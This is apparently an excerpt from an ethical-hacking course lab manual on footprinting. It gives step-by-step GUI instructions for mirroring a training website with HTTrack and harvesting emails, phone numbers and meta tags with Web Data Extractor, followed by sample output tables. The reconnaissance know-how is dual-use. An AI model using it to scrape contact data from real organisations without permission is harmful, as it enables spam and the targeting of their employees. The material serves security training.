


FIGURE 9.2: Windows Server 2012 – Apps

TASK 1

Mirroring a Website

Quickly updates downloaded sites and resumes interrupted downloads (due to connection break, crash, etc.)

3. In the WinHTTrack main window, click **Next** to create a **New Project**




FIGURE 9.3: HTTrack Website Copier Main Window

4. Enter the **project name** in the **Project name** field. Select the Base path to store the copied files. Click **Next**

Module 02 – Footprinting and Reconnaissance

☞ Wizard to specify which links must be loaded
(accept/refuse: link, all domain, all directory)




FIGURE 9.4: HTTrack Website Copier selecting a New Project

5. Enter **www.certifiedhacker.com** under **Web Addresses: (URL)** and then click the **Set options** button

☞ Timeout and minimum transfer rate manager to abandon slowest sites




FIGURE 9.5: HTTrack Website Copier Select a project a name to organize your download

☞ Downloading a site can overload it, if you have a fast pipe, or if you capture too many simultaneous cgi (dynamically generated pages)

6. Clicking the **Set options** button will launch the **WinHTTrack** window
7. Click the **Scan Rules** tab and select the check boxes for the file types as shown in the following screenshot and click **OK**

Module 02 – Footprinting and Reconnaissance

File names with original structure kept or splitted mode (one html folder, and one image folder), dos 8-3 filenames option and user-defined structure

HTML parsing and tag analysis, including javascript code/embedded HTML code

Proxy support to maximize speed, with optional authentication




FIGURE 9.6: HTTrack Website Copier Select a project a name to organize your download

8. Then, click **Next**




FIGURE 9.7: HTTrack Website Copier Select a project a name to organize your download

9. By default, the radio button will be selected for **Please adjust connection parameters if necessary, then press FINISH to launch the mirroring operation**
10. Click **Finish** to start mirroring the website

Module 02 – Footprinting and Reconnaissance

- The tool has integrated DNS cache and native https and ipv6 support




FIGURE 9.8: HTTrack Website Copier Type or drop and drag one or several Web addresses

- HTTrack can also update an existing mirrored site and resume interrupted downloads. HTTrack is fully configurable by options and by filters

11. Site mirroring progress will be displayed as in the following screenshot




FIGURE 9.9: HTTrack Website Copier displaying site mirroring progress

- Filter by file type, link location, structure depth, file size, site size, accepted or refused sites or filename (with advanced wild cards)..

12. WinHTTrack shows the message **Mirroring operation complete** once the site mirroring is completed. Click **Browse Mirrored Website**

Module 02 – Footprinting and Reconnaissance

- ❑ Optional log file with error-log and comments-log.




FIGURE 9.10: HTTrack Website Copier displaying site mirroring progress

13. Clicking the **Browse Mirrored Website** button will launch the mirrored website for www.certifiedhacker.com. The URL indicates that the site is located at the local machine

- ❑ Use bandwidth limits, connection limits, size limits and time limits




FIGURE 9.11: HTTrack Website Copier Mirrored Website Image

- ❑ Do not download too large websites: use filters; try not to download during working hours

14. A few websites are very large and will take a long time to mirror the complete site
15. If you wish to stop the mirroring process prematurely, click **Cancel** in the **Site mirroring progress** window
16. The site will work like a **live hosted website**.

Lab Analysis

Document the mirrored website directories, getting HTML, images, and other files.

Tool/Utility	Information Collected/Objectives Achieved
HTTrack Web Site Copier	<ul style="list-style-type: none">▪ Offline copy of the website www.certifiedhacker.com is created

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions

5. How do you retrieve the files that are outside the domain while mirroring a website?
6. How do you download ftp files/sites?
7. Can HTTrack perform form-based authentication?
8. Can HTTrack execute HP-UX or ISO 9660 compatible files?
9. How do you grab an email address in web pages?

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs



Extracting a Company's Data Using Web Data Extractor

Web Data Extractor is used to extract targeted company(s) contact details or data such as emails, fax, phone through web for responsible b2b communication.

ICON KEY	
	Valuable information
	Test your knowledge
	Web exercise
	Workbook review

Lab Scenario

Attackers continuously look for the easiest method to collect information. There are many tools available with which attackers can extract a company's database. Once they have access to the database, they can gather employees' email addresses and phone numbers, the company's internal URLs, etc. With the information gathered, they can send spam emails to the employees to fill their mailboxes, hack into the company's website, and modify the internal URLs. They may also install malicious viruses to make the database inoperable.

As an expert **penetration tester**, you should be able to think from an attacker's perspective and try all possible ways to gather information on **organizations**. You should be able to collect all the **confidential information** of an organization and implement security features to prevent company data leakage. In this lab, you will learn to use Web Data Extractor to extract a company's data.

Lab Objectives

The objective of this lab is to demonstrate how to extract a company's data using **Web Data Extractor**. Students will learn how to:

- Extract Meta Tag, Email, Phone/Fax from the web pages

 Tools
demonstrated in
this lab are
available in
D:\CEH-
Tools\CEHv8
Module 02
Footprinting and
Reconnaissance

Lab Environment

To carry out the lab you need:

- Web Data Extractor located at **D:\CEH-Tools\CEHv8 Module 02 Footprinting and Reconnaissance\Additional Footprinting Tools\Web Data Extractor**
- You can also download the latest version of **Web Data Extractor** from the link <http://www.webextractor.com/download.htm>
- If you decide to download the latest version, then **screenshots** shown in the lab might differ
- This lab will work in the CEH lab environment - on **Windows Server 2012, Windows 8, Windows Server 2008**, and **Windows 7**

 WDE send queries to
search engines to get
matching website URLs

Lab Duration

Time: 10 Minutes

 WDE will query 18+
popular search engines,
extract all matching URLs
from search results, remove
duplicate URLs and finally
visits those websites and
extract data from there

Overview of Web Data Extracting

Web data extraction is a type of information retrieval that can extract automatically unstructured or semi-structured web data sources in a structured manner.

Lab Tasks

1. To launch the **Start** menu, hover the mouse cursor in the lower-left corner of the desktop




FIGURE 10.1: Windows 8 – Desktop view

 **T A S K 1**
**Extracting a
Website**

2. In the **Start** menu, click **Web Data Extractor** to launch the application **Web Data Extractor**

WDE - Phone, Fax Harvester module is designed to spider the web for fresh Tel, FAX numbers targeted to the group that you want to market your product or services to




FIGURE 10.2: Windows 8 – Apps

3. Web Data Extractor's main window appears. Click **New** to start a new session

It has various limiters of scanning range - url filter, page text filter, domain filter - using which you can extract only the links or data you actually need from web pages, instead of extracting all the links present there, as a result, you create your own custom and targeted data base of urls/links collection




FIGURE 10.3: The Web Data Extractor main window

4. Clicking **New** opens the **Session settings** window.
5. Type a URL (www.certifiedhacker.com) in the **Starting URL** field. Select the check boxes for all the options as shown in the screenshot and click **OK**

Web Data Extractor automatically get lists of meta-tags, e-mails, phone and fax numbers, etc. and store them in different formats for future use

Module 02 – Footprinting and Reconnaissance




FIGURE 10.4: Web Data Extractor the Session setting window

6. Click **Start** to initiate the data extraction





FIGURE 10.5: Web Data Extractor initiating the data extraction windows

It supports operation through proxy-server and works very fast, as it is able of loading several pages simultaneously, and requires very few resources. Powerful, highly targeted email spider harvester

7. Web Data Extractor will start collecting the information (**emails, phones, faxes**, etc.). Once the data extraction process is completed, an **Information** dialog box appears. Click **OK**

Module 02 – Footprinting and Reconnaissance



Meta Tag Extractor module is designed to extract URL, meta tag (title, description, keyword) from web-pages, search results, open web directories, list of urls from local file

FIGURE 10.6: Web Data Extractor Data Extraction windows

8. The extracted information can be viewed by clicking the tabs




FIGURE 10.7: Web Data Extractor Data Extraction windows

9. Select the **Meta tags** tab to view the URL, Title, Keywords, Description, Host, Domain, and Page size information

If you want WDE to stay within first page, just select "Process First Page Only". A setting of "0" will process and look for data in whole website. A setting of "1" will process index or home page with associated files under root dir only.

URL	Title	Keywords	Description	Host	Domain	Page size	Page link
http://certifiedhacker.com/Recipes/chicken_Curry.htm	Your company - Recipes detail	Some keywords # A short description of you	http://certifiedh.com	1W81	1/1/2/		
http://certifiedhacker.com/Recipes/apple_cake.htm	Your company - Recipes detail	Some keywords # A short description of you	http://certifiedh.com	10147	1/1/2/		
http://certifiedhacker.com/Recipes/Chicken_with_beef.htm	Your company - Recipes detail	Some keywords # A short description of you	http://certifiedh.com	9594	1/1/2/		
http://certifiedhacker.com/Recipes/contact_us.htm	Your company - Contact us	Some keywords # A short description of you	http://certifiedh.com	5628	1/1/2/		
http://certifiedhacker.com/Recipes/honey_cake.htm	Your company - Recipes detail	Some keywords # A short description of you	http://certifiedh.com	9355	1/1/2/		
http://certifiedhacker.com/Recipes/zebba.htm	Your company - Recipes detail	Some keywords # A short description of you	http://certifiedh.com	8397	1/1/2/		
http://certifiedhacker.com/Recipes/muru.htm	Your company - Menu	Some keywords # A short description of you	http://certifiedh.com	7509	1/1/2/		
http://certifiedhacker.com/Recipes/ocopus.htm	Your company - Recipes	Some keywords # A short description of you	http://certifiedh.com	12716	1/1/2/		
http://certifiedhacker.com/Recipes/Chinese_Pepper.htm	Your company - Recipes detail	Some keywords # A short description of you	http://certifiedh.com	9635	1/1/2/		
http://certifiedhacker.com/Recipes/ancooni_chicken.htm	Your company - Recipes detail	Some keywords # A short description of you	http://certifiedh.com	8862	1/1/2/		
http://certifiedhacker.com/Recipes/recipe_detail.htm	Your company - Recipes detail	Some keywords # A short description of you	http://certifiedh.com	10604	1/1/2/		
http://certifiedhacker.com/Social_Media/about-us.htm	Unité : Together's Better [meta keyword], or phs: A brief description of this	http://certifiedh.com		13274	1/1/2/		
http://certifiedhacker.com/Recipes/meru_categpry.htm	Your company - Menu category	Some keywords # A short description of you	http://certifiedh.com	11584	1/1/2/		
http://certifiedhacker.com/Recipes/recipes_category.htm	Your company - Recipes category	Some keywords # A short description of you	http://certifiedh.com	12451	1/1/2/		
http://certifiedhacker.com/Social_Media/simple_blog.htm	Unité : Together's Better [meta keyword], or phs: A brief description of this	http://certifiedh.com		16236	1/1/2/		
http://certifiedhacker.com/Social_Media/simple_cook.htm	Unité : Together's Better [meta keyword], or phs: A brief description of this	http://certifiedh.com		12143	1/1/2/		
http://certifiedhacker.com/Social_Media/sample_login.htm	http://certifiedh.com			1489	1/1/2/		
http://certifiedhacker.com/Tabs_Mw/enginx.htm	http://certifiedh.com			5227	1/1/2/		
http://certifiedhacker.com/Social_Media/sample_portrait.htm	Unité : Together's Better [meta keyword], or phs: A brief description of this	http://certifiedh.com		16259	1/1/2/		
http://certifiedhacker.com/Under_the_trees/blog.htm	Under the Trees	http://certifiedh.com		8933	1/1/2/		
http://certifiedhacker.com/Under_the_trees/contact.htm	Under the Trees	http://certifiedh.com		2963	1/1/2/		

FIGURE 10.8: Web Data Extractor Extracted emails windows

10. Select **Emails** tab to view the Email, Name, URL, Title, Host, Keywords density, etc. information related to emails

Module 02 – Footprinting and Reconnaissance




FIGURE 10.9: Web Data Extractor Extracted Phone details window

WDE send queries to search engines to get matching website URLs. Next it visits those matching websites for data extraction. How many deep it spiders in the matching websites depends on "Depth" setting of "External Site" tab

11. Select the **Phones** tab to view the information related to phone like Phone number, Source, Tag, etc.

Source	Tag	URL	Title	Host	Keywords density
1800123986563	1-800-123-986563	call	http://certifiedhacker.com/Online_Booking/<u>Online Booking: Stenu</u>	http://certifiedhacker.com	0
1800123986563	1-800-123-986563	call	http://certifiedhacker.com/Online_Booking/<u>Online Booking: Brow</u>	http://certifiedhacker.com	0
1800123986563	1-800-123-986563	call	http://certifiedhacker.com/Online_Booking/<u>Online Booking: Check</u>	http://certifiedhacker.com	0
123456586632	+123-456-586632	call	http://certifiedhacker.com/Online_Booking/<u>Online Booking: Confa</u>	http://certifiedhacker.com	0
1800123986563	1-800-123-986563	call	http://certifiedhacker.com/Online_Booking/<u>Online Booking: Confa</u>	http://certifiedhacker.com	0
800123986563	800-123-986563	call	http://certifiedhacker.com/Online_Booking/<u>Online Booking: Confa</u>	http://certifiedhacker.com	0
1800123986563	1-800-123-986563	call	http://certifiedhacker.com/Online_Booking/<u>Online Booking: Confa</u>	http://certifiedhacker.com	0
1800123986563	1-800-123-986563	call	http://certifiedhacker.com/Online_Booking/<u>Online Booking: FAQ</u>	http://certifiedhacker.com	0
